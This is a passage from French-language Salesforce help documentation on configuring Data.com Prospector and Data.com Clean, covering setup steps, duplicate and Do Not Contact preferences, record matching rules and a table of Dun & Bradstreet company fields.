- Vous pouvez autoriser les duplications par objet pour l'ensemble de l'organisation, pas pour des utilisateurs individuels. Toutefois, si vous souhaitez empêcher un utilisateur ou un profil d'ajouter des éléments dupliqués, vous pouvez créer un déclencheur.
- Les enregistrements qui existent déjà dans Salesforce sont marqués d'un point vert ( ) dans les résultats de recherche. Ces enregistrements peuvent être rajoutés par n'importe quel utilisateur de Data.com si votre organisation autorise les duplications pour l'objet.
- Les enregistrements qui ont été ajoutés à Salesforce à partir de Data.com sont marqués d'une icône bleue ( ) dans les résultats de recherche. Ces enregistrements peuvent être rajoutés par n'importe quel utilisateur de Data.com si votre organisation autorise les duplications pour l'objet. Un enregistrement supplémentaire affecte le solde d'enregistrements uniquement la première fois qu'il est ajouté à Salesforce : l'ajout de doublons n'affecte *pas* le solde d'enregistrements.
- Si vos préférences Data.com sont définies pour autoriser les duplications, alors que votre organisation utilise également des règles de duplications pour empêcher la création d'enregistrements dupliqués, la règle de duplication détermine si l'enregistrement dupliqué est autorisé ou bloqué.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

## Configuration de Data.com Prospector

Data.com Prospector fournit un ensemble de base de compte Dun & Bradstreet et de données de pistes, comprenant `Numéro D-U-N-S`, `Code NAICS`, `Profil commercial` et davantage. Voici comment mettre en oeuvre ce produit.

**Remarque:** Pour en savoir plus sur le produit Data.com Prospector que votre organisation possède, dans Configuration, saisissez *`Licences et limitations`* dans la case `Recherche rapide`, puis sélectionnez **Licences et limitations**. Dans la page Licences et limites, consultez la section Licences Data.com Prospector.

1. Assurez-vous d'avoir mis en œuvre Data.com.
2. Activez Data.com Clean pour permettre aux utilisateurs de mettre à jour manuellement des enregistrements de compte, de contact et de piste.
3. Configurez les présentations de page de vos contacts, comptes et pistes avec les boutons et les champs dont vous avez besoin.
4. Si vous utilisez Enterprise Edition, Unlimited Edition ou Performance Edition, vous devez mettre à jour votre sécurité au niveau du champ pour permettre aux utilisateurs d'afficher les champs fournis par D&B.

### Meilleures pratiques relatives à la configuration

Si vous créez des règles de validation pour les champs fournis par le produit, ces règles tentent de s'exécuter, même si vous arrêtez d'utiliser le produit. Dans ce cas, désactivez les règles de validation qui utilisent ces champs. Les champs Data.com Prospector sont identifiés dans les rubriques d'aide par « Champs de compte » et « Champs de piste ».

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour mettre en oeuvre Data.com Prospector :

- Personnaliser l'application

## Configuration de Data.com Prospector

Data.com Prospector offre des champs Dunn & Bradstreet pour les comptes et les pistes que vous ajoutez à Salesforce depuis Data.com.

**Remarque:** Pour en savoir plus sur le produit Data.com Prospector que votre organisation possède, dans Configuration, saisissez *Licences et limitations* dans la case Recherche rapide, puis sélectionnez **Licences et limitations**. Dans la page Licences et limites, consultez la section Licences Data.com Prospector.

Voici comment configurer Data.com Prospector.

1. Assurez-vous d'avoir mis en œuvre Data.com Prospector.
2. Confirmez que Data.com Clean est activée pour permettre aux utilisateurs de mettre à jour manuellement des enregistrements de compte, de contact et de piste.
3. Configurez les présentations de page de vos contacts, comptes et pistes avec les boutons et les champs dont vous avez besoin.
4. Si vous utilisez Professional Edition, Enterprise Edition, Unlimited Edition ou Performance Edition, vous devez mettre à jour votre sécurité au niveau du champ pour permettre aux utilisateurs d'afficher les champs fournis par D&B.
5. Ajoutez l'onglet Sociétés D&B aux profils utilisateur.
6. Vérifiez que les autorisations de lecture et de suppression de Sociétés D&B sont sélectionnées dans les profil, sous Autorisations d'objet standard.
7. (Facultatif) Nous avons créé une présentation par défaut pour les enregistrements Société D&B, mais vous pouvez utiliser l'éditeur de présentation de page avancé pour personnaliser la présentation de page.

### Meilleures pratiques relatives à la configuration

- Vous pouvez autoriser vos utilisateurs à afficher et à supprimer des enregistrements Société D&B. Pour cela, vous devez attribuer des autorisations à des profils standard et personnalisés.

  Pour les profils standard, attribuez l'autorisation Supprimer des enregistrements Société D&B en plus de l'autorisation préattribuée Lire des enregistrements Société D&B.

  Pour les profils personnalisés, attribuez les deux autorisations Lire des enregistrements Société D&B et Supprimer des enregistrements Société D&B.

- Si vous créez des règles de validation pour les champs fournis par le produit, ces règles tentent de s'exécuter, même si vous arrêtez d'utiliser le produit. Dans ce cas, désactivez les règles de validation qui utilisent ces champs. Les champs Data.com Prospector sont identifiés dans les rubriques d'aide par « Champs de compte » et « Champs de piste ».

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour mettre en oeuvre Data.com Prospector :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Accès à des données de grande qualité au moment opportun dans Salesforce

## Gestion de l'accès aux résultats de recherche et fonctionnalités associées Data.com

Utilisez **Ajouter à Salesforce** et **Exporter les résultats** pour limiter ce qu'un utilisateur peut faire avec des résultats de recherche Data.com pour des fonctionnalités Data.com utilisant les résultats de recherche.

Les cases à cocher sous les paramètres de **Préférences des boutons** contrôlent la visibilité des fonctionnalités spécifiques de Data.com Prospector pour les utilisateurs de votre organisation.

ATTENTION: La modification des préférences des boutons impacte toutes les fonctionnalités associées à `Rechercher des contacts` et `Rechercher des comptes` des fonctionnalités de Classic et Lightning.

1. Dans Configuration, saisissez *`Préférences de Prospector`* dans la case `Recherche rapide`, puis sélectionnez **Préférences de Prospector**.
2. Dans la section **Préférences des boutons** de la page, désactivez les éléments que vous souhaitez masquer ou activez les éléments que vous souhaitez afficher.
3. Cliquez sur **Enregistrer**.

Vérification de l'affichage de Data.com Prospecting Insights

Vous disposez déjà d'une licence Data.com Prospector, mais le bouton Afficher plus de connaissances n'est pas affiché dans les pages de détail du compte ? Assurez-vous d'avoir activé la fonctionnalité Actualités.

Activation du bouton Obtenir plus de contacts dans Lightning Experience pour une organisation existante

Le bouton **Obtenir plus de contacts** est affiché dans la page de détail du compte uniquement lorsque **Préférences des boutons** dans **Préférences Data.com Prospector** est sélectionné.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour mettre en oeuvre Data.com :

- Personnaliser l'application

### Vérification de l'affichage de Data.com Prospecting Insights

Vous disposez déjà d'une licence Data.com Prospector, mais le bouton Afficher plus de connaissances n'est pas affiché dans les pages de détail du compte ? Assurez-vous d'avoir activé la fonctionnalité Actualités.

1. Dans Configuration, saisissez *`Paramètres du compte`* dans la case Recherche rapide, puis cliquez sur **Paramètres du compte**.
2. Cliquez sur **Modifier**.
3. Sélectionnez **Activer les actualités**.
4. Enregistrez vos modifications.

### Activation du bouton Obtenir plus de contacts dans Lightning Experience pour une organisation existante

Le bouton **Obtenir plus de contacts** est affiché dans la page de détail du compte uniquement lorsque **Préférences des boutons** dans **Préférences Data.com Prospector** est sélectionné.

Vous disposez déjà d'une licence Data.com Prospector, mais le bouton **Obtenir plus de contacts** n'est pas affiché dans les pages de détail du compte ? Assurez-vous que **Préférences des boutons** sous **Préférences Data.com Prospector** est sélectionné.

Pour afficher le bouton **Obtenir plus de contacts** dans les pages de détail des comptes de votre organisation, procédez comme suit :

1. Dans Configuration, saisissez *`Préférences de Prospector`* dans la case Recherche rapide, puis sélectionnez **Préférences des boutons**.
2. Sélectionnez `Ajouter à Salesforce` pour **Rechercher des contacts** et pour **Rechercher des comptes**.

3. Cliquez sur **Enregistrer**.

## Respect des paramètres Ne pas contacter dans les résultats de recherche et les exportations Data.com

Dans les résultats de recherche et les fichiers d'exportation Data.com, vous pouvez empêcher l'affichage de certaines informations de contact.

Vous pouvez notamment masquer ou retirer :

- Les valeurs d'e-mail et de téléphone des enregistrements de contact et de piste existants dans Salesforce dans lesquels l'option `Ne pas appeler` ou `Désinscription des e-mails` est sélectionnée ; et
- Les valeurs d'e-mail de tous les enregistrements contact et de piste qui incluent des adresses au Canada (pour prendre en charge les exigences de confidentialité du Canada)

Par exemple : vous avez un enregistrement de piste dans Salesforce pour Sally Larkin, dans lequel la case `Ne pas appeler` est sélectionnée. Votre recherche de Sally Larkin en tant que contact dans l'onglet Data.com et son enregistrement s'affiche dans la liste des résultats de recherche, marqué comme déjà existant dans Salesforce ( ). Le champ `Téléphone` est masqué dans les résultats de recherche et également dans la carte de contact de Sally. Si vous exportez l'enregistrement, son champ `Téléphone` est vide dans le fichier `.csv`.

1. Dans Configuration, saisissez *`Préférences`* dans la case `Recherche rapide`, puis sélectionnez **Préférences de Prospector**.
2. Sélectionnez `Respecter les paramètres Ne pas contacter et les exigences de confidentialité du Canada`.
   Pour les enregistrements dont la case `Ne pas appeler` ou `Désinscription d'adresse e-mail` est sélectionnée, les valeurs de champ `Téléphone` ou `E-mail` sont masquées dans les résultats de recherche et dans la carte du contact, et vides dans les fichiers `.csv` créés lors de l'exportation des enregistrements. Dans les enregistrements avec des adresses au Canada, les valeurs de champ `E-mail` sont masquées dans les résultats de recherche et dans la carte du contact, et elles sont vides dans les fichiers `.csv` créés lors de l'exportation des enregistrements.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour mettre en oeuvre Data.com :

- Personnaliser l'application

## Activation ou désactivation de la fonctionnalité API Data.com

La fonctionnalité API Data.com est activée par défaut.

1. Dans Configuration, saisissez *`Administration Data.com`* dans la case `Recherche rapide`, puis sélectionnez **Préférences d'API**.
2. Sélectionnez ou désactivez la case **Autoriser l'accès à l'API Data.com**.
3. Enregistrez la page.

## Consignes relatives à la prospection de sociétés, de contacts et de pistes par les utilisateurs avec Data.com Prospector

Nous offrons deux versions de Data.com Prospector. Les deux permettent de rechercher et d'ajouter des données de Data.com : Prenez connaissance des consignes de mise en œuvre des deux versions.

Remarque: Si une recherche renvoie de nombreux résultats, vous ne voyez pas les données au-delà de la page 10. Contactez le support client de Salesforce pour activer la vue illimitée.

- Si vous ajoutez plus de 200 pistes à la fois à Salesforce, aucune règle d'attribution de piste utilisée par votre organisation n'est exécutée. Pour assurer l'exécution de vos règles d'attribution de piste, demandez à vos utilisateurs de limiter les ajouts à moins de 200 pistes à la fois.
- Si votre organisation utilise des règles de validation sur des champs mappés avec Data.com, désactivez les règles ou assurez-vous qu'elles correspondent aux noms de champ de Data.com pour éviter les erreurs lors d'ajout d'enregistrement.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

## Résoudre des erreurs d'ajout d'enregistrement Data.com

Si des erreurs vous empêchent d'ajouter un ou plusieurs enregistrements Data.com à Salesforce, nous fournissons un fichier journal d'erreur .csv pour vous aider à corriger les erreurs d'ajout d'enregistrement.

Les journaux d'erreur que nous fournissons dépendent des actions qui les ont entraînées. Si vous avez essayé d'ajouter :

- Moins de 200 enregistrements, un message s'affiche avec un lien vers le journal d'erreur sous l'onglet Fichiers.
- 200 enregistrements ou plus, vous recevez un e-mail avec un lien vers le journal d'erreur sous l'onglet Fichiers.
- Pour tout nombre d'enregistrements, si vous n'avez *pas* Chatter activé, vous recevez un e-mail avec le journal d'erreur en pièce jointe.

1. Ouvrez et consultez le journal d'erreur d'ajout d'enregistrement, puis exécutez l'une des actions suivantes :
   - Si les erreurs se rapportent à des enregistrements dupliqués, aucune action n'est requise. Les erreurs de *duplication* signifient que les enregistrements sont déjà présents dans Salesforce. Il n'est pas nécessaire de les ajouter de nouveau. Si vos préférences Data.com sont définies pour autoriser les duplications, le journal d'erreur ne répertorie aucune erreur de *duplication*. Si vos préférences Data.com sont définies pour autoriser les duplications, alors que votre organisation utilise également des règles de duplications pour empêcher la création d'enregistrements dupliqués, la règle de duplication détermine si l'enregistrement dupliqué est autorisé ou bloqué. Les enregistrements bloqués par la règle de duplication sont consignés dans le journal d'erreur.
   - Si les erreurs se rapportent aux configurations personnalisées de votre organisation, notamment aux déclencheurs, aux règles de validation ou au workflow, informez votre administrateur qui devra éventuellement corriger ces configurations.
   - Si votre organisation utilise des listes de sélection de régions et de pays, et que des erreurs s'affichent concernant des régions ou des pays manquants, demandez à votre administrateur de les ajouter à la liste de sélection.
   - Pour tous les autres types d'erreur, contactez votre administrateur qui peut à son tour contacter le support client de Salesforce.
2. Une fois les erreurs résolues par votre administrateur, essayez de nouveau d'ajouter les enregistrements Data.com à Salesforce.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour ajouter des comptes à partir de Data.com :
- Créer sur les comptes

Pour ajouter des contacts à partir de Data.com :
- Créer sur les contacts

Pour ajouter des contacts Data.com à partir d'un compte
- Lire sur les comptes et Créer sur les contacts

Pour ajouter des contacts Data.com en tant que pistes
- Créer sur les pistes

## Création d'un type de rapport personnalisé pour les informations de mise à jour de compte, de contact ou de piste

Créez des types de rapport personnalisés pour indiquer des informations de mise à jour de comptes, de contacts et de pistes. Les types de rapport personnalisés Informations de mise à jour peuvent faciliter la mise à jour des informations d'enregistrements multiples dans un rapport. Ces informations permettent d'identifier des modèles et des tendances dans vos données, et de gérer ou de modifier le mode de mise à jour des enregistrements.

1. Dans Configuration, saisissez *Types de rapport* dans la case Recherche rapide, puis sélectionnez **Types de rapport**.
2. Cliquez sur **Nouveau type de rapport personnalisé**.
3. Pour Objet principal, sélectionnez *Comptes*, *Contacts* ou *Pistes*, selon l'objet que vous souhaitez signaler, puis renseignez les autres champs requis.
4. Pour Catégorie, sélectionnez *Comptes et contacts* ou *Pistes*, selon le cas.
5. Cliquez sur **Suivant**.
6. Associez l'objet Informations de mise à jour correspondant (Informations de mise à jour de compte, Informations de mise à jour de contact ou Informations de mise à jour de piste) à l'objet principal que vous avez sélectionné. Acceptez la valeur par défaut de Relation A à B.
7. Sélectionnez un statut de déploiement.
8. Cliquez sur **Enregistrer**.

Vous pouvez maintenant créer des rapports basés sur vos nouveaux types de rapport personnalisés.

CONSULTER ÉGALEMENT :

Création d'un type de rapport personnalisé

Rapport sur des enregistrements Salesforce avec un statut Data.com Clean spécifique

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer ou mettre à jour les types de rapport personnalisé :

- Gérer les types de rapport personnalisé

Pour supprimer des types de rapport personnalisé :

- Modifier toutes les données

## Comment la correspondance entre les enregistrements Salesforce et Data.com est-elle effectuée ?

Si vous mettez à jour vos données de compte, de contact et de piste Salesforce avec Data.com Clean, il est important de comprendre comment vos enregistrements Salesforce sont comparés et mis en correspondance avec les enregistrements Data.com.

**Conseil:** Pour des informations complètes sur le fonctionnement du service de correspondance Data.com, avec une présentation graphique et de nombreux exemples, reportez-vous à notre livre blanc Data.com Record Matching in Salesforce.

Visionnez une démonstration : Understanding Matching Rules

Les enregistrements Salesforce et Data.com peuvent être comparés et mis en correspondance avec deux méthodes.

- Manuellement, lorsqu'un utilisateur clique sur **Mise à jour** dans un enregistrement de compte, de contact ou de piste.
- À l'aide de tâches Clean, qui tentent automatiquement de mettre en correspondance tous vos enregistrements de compte, de contact ou de piste.

Les tâches de mise à jour *automatisées* sont disponibles uniquement pour les organisations qui achètent Data.com Clean. La mise à jour *manuelle* est disponible pour tous les utilisateurs dotés d'une licence Data.com Prospector.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Lors de la première mise à jour d'un enregistrement Salesforce, effectué manuellement ou via une tâche automatisée, le service de correspondance recherche des enregistrements similaires dans Data.com. Il examine les valeurs de champ de chaque enregistrement, puis recherche des informations identiques ou similaires pour indiquer que les deux enregistrements représentent la même entité (c.-à-d. le même compte, le même contact ou la même piste). Si Data.com détecte une correspondance, les deux enregistrements sont liés par une valeur numérique dans le champ `Clé Data.com`. Pour des enregistrements de contact et de piste, chaque fois que l'enregistrement Salesforce est mis à jour, le service de correspondance est utilisé pour remettre en correspondance l'enregistrement. Pour des enregistrements de compte, chaque fois que l'enregistrement Salesforce est mis à jour, le champ `D-U-N-S Number` est utilisé pour remettre en correspondance (ou rechercher) l'enregistrement. Si le champ `D-U-N-S Number` est vide, le service de correspondance est utilisé pour trouver une correspondance. Si l'enregistrement Salesforce est modifié en profondeur, lors de la mise à jour suivante, le service de correspondance peut rechercher une meilleure correspondance dans d'autres enregistrements Data.com.

**Remarque:**

- Si vous préférez remapper des enregistrements de compte à l'aide du service de correspondance, que le numéro D-U-N-S soit présent ou non, contactez le support client Salesforce. Certains enregistrements de compte risquent toutefois d'être associés au statut `Introuvable` de Data.com Clean.
- Si vous avez remappé ou ignoré le mappage du champ `D-U-N-S Number`, ou si votre organisation a acheté Data.com avant le 16 décembre 2011, le service de correspondance est utilisé automatiquement pour remapper les enregistrements de compte.

Pour des contacts et des pistes, les champs importants sont les suivants :

- `Nom`
- `E-Mail`

  Il est préférable d'utiliser une adresse e-mail directe plutôt qu'une adresse de groupe, telle que info@org.com (les valeurs E-mail identiques entraînent presque toujours une correspondance, sauf si d'autres valeurs de l'enregistrement sont en conflit). **Remarque :** Data.com ne stocke pas les e-mails qui peuvent correspondre à des coordonnées personnelles, par exemple, les adresses Gmail ou Yahoo.

- `Nom du compte` pour des contacts ; `Société` pour des pistes.

- `Titre`
- `Téléphone`

Pour des comptes, les champs importants sont les suivants :

- `Nom du compte`
  - Assurez-vous que le nom de compte ne contient aucun élément extérieur, par exemple un chiffre (1002), un caractère spécial (!#@#) ou un terme étranger (ces caractères sont acceptables s'ils font partie du nom de la société).
  - Évitez les noms de pays et de région dans la valeur, sauf s'ils font partie du nom de la société.
  - Si le nom de compte contient plusieurs termes, par exemple *`DSGI Business (PC World Business)`*, essayez chaque terme.
  - Si un nom de compte est également le nom d'un site Web (par exemple *`salesforce.com`*), essayez d'omettre le sous-domaine (*`.com`*, etc.).
- `Adresse de facturation`
  - Utilisez une adresse complète dans la mesure du possible.
  - Essayez de spécifier une valeur dans le champ `Pays`. Cette information améliorera vos scores de correspondance.
  - Essayez de spécifier une valeur dans le champ `Région/Province` ou `Code postal`.
  - Si vous connaissez le nom de la rue du compte, mais sans le numéro, saisissez uniquement le nom de la rue. Un nom de rue sans numéro est préférable à aucune valeur.
- `Site Web`
- `Téléphone`

## Consignes relatives à l'utilisation d'enregistrements Société D&B

Prenez connaissance des consignes ci-dessous pour permettre à votre organisation de tirer pleinement parti des enregistrements Société D&B, qui contiennent plus de 100 champs Dun & Bradstreet® relatifs au secteur d'activité, à la situation financière et à la concurrence.

- Si votre organisation possède Data.com Prospector ou Data.com Clean, vous avez accès à l'objet DandBCompany qui fournit les données de Dun & Bradstreet pour les comptes et les pistes que vous ajoutez à Salesforce.
- Assurez-vous d'ajouter l'onglet Sociétés D&B aux profils utilisateur. Il permet d'accéder à la liste de tous les enregistrements Société D&B. L'onglet Sociétés D&B répertorie tous les enregistrements Société D&B que vous avez dans Salesforce.
- Pour permettre à vos utilisateurs de supprimer des enregistrements Société D&B, créez un ensemble d'autorisations contenant les autorisations *Supprimer des enregistrements de société D&B* et *Consulter des enregistrements de société D&B*, puis attribuez cet ensemble aux utilisateurs. Vous pouvez également ajouter le bouton **Supprimer** aux présentations de page.
- Si votre société utilise également Data.com Clean, vous pouvez utiliser des tâches automatiques pour mettre à jour vos enregistrements Société D&B.
- Ajoutez le bouton **Actualiser** à vos présentations de page Société D&B pour pouvoir mettre à jour manuellement les enregistrements Société D&B et bénéficier ainsi des toutes dernières données de Dun & Bradstreet. Vous pouvez également utiliser des tâches automatisées pour mettre à jour les enregistrements Société D&B.
- Les enregistrements Société D&B liés à des enregistrements de compte ne sont pas mis à jour avec les enregistrements des comptes liés.
- Pour des comptes ou des pistes non ajoutés à partir de Data.com (créés manuellement, par exemple), si un enregistrement Société D&B correspondant existe, il est ajouté à Salesforce et lié à l'enregistrement de compte ou de piste lors de la première mise à jour de cet enregistrement.
- Les champs de code SIC8 (par exemple, `Code SIC8 principal`) ne sont pas mis à jour lors de l'actualisation des enregistrements Société D&B existants, que ce soit manuellement ou dans le cadre d'une tâche. Ces champs sont renseignés uniquement à la création de l'enregistrement Société D&B. Pour obtenir les valeurs de code SIC8 d'un enregistrement Société D&B existant, vous pouvez supprimer l'enregistrement, puis mettre à jour son compte correspondant. L'enregistrement Société D&B est recréé et inclut les valeurs des champs de code SIC8. Vous pouvez également récupérer les valeurs SIC8 depuis l'API Search Data.com, puis les ajouter à l'enregistrement Société D&B.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour mettre en oeuvre des enregistrements Société D&B :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Configuration de présentations de page pour Data.com Prospector et Data.com Clean

## Champs Société D&B

Si vous ajoutez ou mettez à jour un contact ou une piste avec Data.com Prospector ou Data.com Clean, un enregistrement Société D&B est automatiquement créé et associé à ce compte ou à cette piste via le champ `Société D&B`. Cliquez simplement sur le lien du champ `Société D&B` pour accéder à l'enregistrement Société D&B correspondant. Il contient plus de 100 champs d'informations Dun & Bradstreet® relatives au secteur d'activité, à la situation financière et à la concurrence. Votre organisation bénéficie ainsi d'un accès intégré à la base de données mondiale et reconnue d'informations sur les sociétés de Dun & Bradstreet, et ce directement depuis Salesforce.

**Exemple:** Si vous ajoutez un enregistrement de compte Starbucks à partir de Data.com, lorsque vous ouvrez son enregistrement, la valeur du champ `Société D&B` correspond à `Starbucks Corporation`. La valeur est soulignée afin de l'identifier sous la forme d'un lien. Il suffit de cliquer sur le lien pour ouvrir l'enregistrement Société D&B Starbucks Corporation.

**Exemple:** Si vous mettez à jour un enregistrement de compte pour Google en utilisant Data.com Clean, manuellement ou à l'aide de tâches, lorsque vous ouvrez son enregistrement, la valeur du champ `Société D&B` est `Google`. La valeur est soulignée afin de l'identifier sous la forme d'un lien. Il suffit de cliquer sur le lien pour ouvrir l'enregistrement Société D&B Google.

**Remarque:** Certaines étiquettes de champ D&B sont différentes des étiquettes de champ d'objet avec lesquelles elles sont mappées. Par exemple, le champ `Site du compte` des enregistrements de compte correspond au champ `Type d'emplacement` de l'enregistrement Société D&B lié. Pour consulter la liste des mappages par défaut, reportez-vous à Mappages de champ Data.com vers Salesforce par défaut. à la page 1884

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

| Champ | Description |
|---|---|
| `Annual Sales Volume` | Le chiffres d'affaires annuel total dans la devise locale du siège social. Dun & Bradstreet suit les données de chiffre d'affaires des entreprises cotées en bourse, Global Ultimates, Domestic Ultimates et certains sièges sociaux. Dun & Bradstreet ne fournit pas ce type de données pour les filiales. |
| `Annual Sales Volume Indicator` | La fiabilité de la valeur Volume de ventes annuelles. Les valeurs disponibles sont *`Actual number`*, *`Low`*, *`Estimated (for all records)`*, *`Modeled (for non-US records)`*. Une valeur vide indique que ces données ne sont pas disponibles. |
| `Company Description` | Une courte description de la société, qui peut inclure des informations historiques sur ses produits et services, ainsi que son influence dans un secteur d'activité spécifique. Ces données sont fournies par Hoover's. |
| `Delinquency Risk` | La probabilité de retard de paiement important d'une entreprise par rapport aux conditions du contrat. Le niveau de risque est basé sur le Commercial Credit Score standard. Il va de risque faible à risque élevé. Également connu sous le nom de marketing prescreen. Les valeurs disponibles sont *`High risk of`* |

| Champ | Description |
| --- | --- |
| | *delinquency*, *Low risk of delinquency* et *Moderate risk of delinquency*. Dun & Bradstreet fournit ces données uniquement pour les organisations des États-Unis et du Canada.<br>**Important:** Utilisez ces informations uniquement dans le cadre de vos études de marché. |
| Domestic Ultimate Business Name | Le nom principal de Domestic Ultimate, qui correspond au niveau de filiale supérieur, spécifié par pays, au sein de la structure d'entreprise d'une organisation. |
| Domestic Ultimate D-U-N-S Number | Le numéro D-U-N-S Number du Domestic Ultimate, qui correspond au niveau de filiale supérieur, spécifié par pays, au sein de la structure d'entreprise d'une organisation. |
| D-U-N-S number | Le numéro Data Universal Numbering System (D-U-N-S) est un numéro unique de neuf chiffres attribué dans la base de données Dun & Bradstreet à chaque site d'entreprise disposant d'une activité unique, séparée et distincte. Les numéros D-U-N-S sont utilisés dans tous les secteurs d'activité et par toutes les entreprises dans le monde comme norme d'identification et de suivi des entreprises. |
| Facsimile Number | Le numéro de télécopie de la société. |
| Fifth NAICS Code | Un code NAICS supplémentaire utilisé pour affiner le classement d'une organisation par secteur d'activité. Reportez-vous à Primary NAICS Code. |
| Fifth NAICS Description | Une courte description du secteur d'activité d'une organisation, basé sur le code NAICS correspondant. Reportez-vous à Primary NAICS Description. |
| Cinquième code SIC8* | Un code SIC supplémentaire utilisé pour affiner le classement d'une organisation par secteur d'activité. La taille est limitée à 8 caractères. |
| Cinquième description SIC8 | Une courte description du secteur d'activité d'une organisation, basé sur le code SIC correspondant. La taille est limitée à 80 caractères. |
| Fifth SIC Code | Un code SIC supplémentaire utilisé pour affiner le classement d'une organisation par secteur d'activité. Reportez-vous à Primary SIC Code. |
| Fifth SIC Description | Une courte description du secteur d'activité d'une organisation, basé sur le code SIC correspondant. Reportez-vous à Primary SIC Description. |
| Fifth Tradestyle | Un profil commercial supplémentaire utilisé par l'organisation. Reportez-vous à Primary Tradestyle. |
| FIPS MSA Code | Les codes Federal Information Processing Standards (FIPS) et Metropolitan Statistical Area (MSA) identifient l'emplacement de |

| Champ | Description |
| --- | --- |
| | l'organisation. Les codes MSA sont définis par le Bureau (Office of Management and Budget) des États-Unis. Dun & Bradstreet fournit ces données uniquement pour les organisations des États-Unis. |
| `FIPS MSA Code Description` | Une courte description du FIPS MSA code d'une organisation. Dun & Bradstreet fournit ces données uniquement pour les organisations des États-Unis. |
| `Fourth NAICS Code` | Un code NAICS supplémentaire utilisé pour affiner le classement d'une organisation par secteur d'activité. Reportez-vous à Primary NAICS Code. |
| `Fourth NAICS Description` | Une courte description du secteur d'activité d'une organisation, basé sur le code NAICS correspondant. Reportez-vous à Primary NAICS Description. |
| `Quatrième code SIC8`* | Un code SIC supplémentaire utilisé pour affiner le classement d'une organisation par secteur d'activité. La taille est limitée à 8 caractères. |
| `Quatrième description SIC8` | Une courte description du secteur d'activité d'une organisation, basé sur le code SIC correspondant. La taille est limitée à 80 caractères. |
| `Fourth SIC Code` | Un code SIC supplémentaire utilisé pour affiner le classement d'une organisation par secteur d'activité. Reportez-vous à Primary SIC Code. |
| `Fourth SIC Description` | Une courte description du secteur d'activité d'une organisation, basé sur le code SIC correspondant. Reportez-vous à Primary SIC Description. |
| `Fourth Tradestyle` | Un profil commercial supplémentaire utilisé par l'organisation. Reportez-vous à Primary Tradestyle. |
| `Classement au Fortune 1000` | La valeur numérique du classement de la société dans la liste Fortune 1000. Une valeur nulle ou vide signifie que la société n'est pas classée dans la liste Fortune 1000. |
| `Geocode Accuracy` | Le niveau de précision des coordonnées géographiques de l'emplacement par rapport à son adresse physique. Les valeurs disponibles comprennent *`Rooftop level`*, *`Street level`*, *`Block level`*, *`Census tract level`*, *`Mailing address level`*, *`ZIP code level`*, *`Geocode could not be assigned`*, *`Places the address in the correct city`*, *`Not matched`*, *`Not matched`*, *`Street intersection`*, *`PO BOX location`* et *`Non-US rooftop accuracy`*. |
| `Global Ultimate Business Name` | Le nom principal de Global Ultimate, correspondant à l'entité supérieure au sein de la structure d'entreprise d'une organisation, qui peut superviser des succursales et des filiales. |

| Champ | Description |
| --- | --- |
| `Global Ultimate D-U-N-S Number` | Le D-U-N-S Number de Global Ultimate, correspondant à l'entité supérieure au sein de la structure d'entreprise d'une organisation, qui peut superviser des succursales et des filiales. |
